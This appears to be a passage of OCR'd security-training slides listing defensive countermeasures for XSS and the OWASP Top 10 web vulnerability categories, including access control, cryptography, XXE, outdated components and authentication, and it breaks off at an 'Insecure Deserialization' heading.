- There are many ways to encode known filters for active content. A “positive security policy” is highly recommended, which specifies what is allowed and what must be removed. Negative or attack signature-based policies are difficult to maintain, as they are incomplete.
- Input fields should be limited to a maximum size since most script attacks need several characters to initiate.
- Implement Content Security Policy (CSP) to prevent the browser from executing XSS attacks.
- Escape untrusted HTTP request data built on the context in the HTML output to resolve Reflected and Stored XSS vulnerabilities.
- Employ context-sensitive encoding when altering the browser document on the client side, which acts against the DOM-XSS.
- Use session IDs and timestamps to prevent attackers from accessing client account information using session cookies.
- Employ automated VAPT tools during the source-code development phase of a web application to ensure that the application is free of known vulnerabilities.
- Use browsers that are capable of in-built security filtering from the client side to obstruct the execution of malicious scripts.



Web Application Attack Countermeasures

Broken Access Control

- Perform **access-control checks** before redirecting the authorized user to the requested resource
- Avoid using **insecure IDs** to prevent attackers from guessing them
- Provide a **session timeout** mechanism
- Limit file permissions to authorized users to prevent misuse

Cryptographic Failures/ Sensitive Data Exposure


- Do not create or use **weak cryptographic algorithms**
- **Generate encryption keys** offline and store them securely
- Ensure that encrypted data stored on the disk is not easy to **decrypt**

Insecure Design

- Implement a **threat modelling** system to recognize potential threats before they are exploited
- Implement a **secure development life cycle** for the development of applications according to security standards
- Perform application **reliability checks** periodically at each stage of development

Security Misconfiguration

- Configure all **security mechanisms** and disable all unused services
- Setup roles, permissions, and accounts and **disable all default accounts** or change their default passwords
- Non-SSL requests to web pages should be redirected to the **SSL page**



Web Application Attack Countermeasures (Cont'd)

XML External Entity


- **Avoid processing XML input** containing a reference to an external entity by a weakly configured XML parser
- The **XML unmarshaller** should be configured securely
- **Parse the document** with a securely configured parser
- Configure the XML processor to use local **static DTD** and disable any declared DTD included in an XML document

Vulnerable and Outdated Components

- Regularly check the versions of both client-side and server-side components as well as their dependencies
- Continuously monitor sources such as the **National Vulnerability Database** (NVD) for vulnerabilities in the components used
- Apply security patches regularly
- Scan the components with **security scanners** frequently
- Enforce security policies and best practices for component use

Identification and Authentication Failures

- Use **SSL** for authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a **hashed form**
- Never submit session data as part of a **GET** or **POST**
- Apply pass phrasing with at least five random words
- Use a **secure platform session manager** to generate long, random session identifiers



Web Application Attack Countermeasures (Cont'd)

Software and Data Integrity Failures

- Enforce **digital signatures** to test the integrity of the source and data
- Always use trusted repositories such as **npm** or **Maven** for libraries and dependencies
- Check the software components for known vulnerabilities using **supply-chain security tools** such as OWASP Dependency Check

Insecure Deserialization

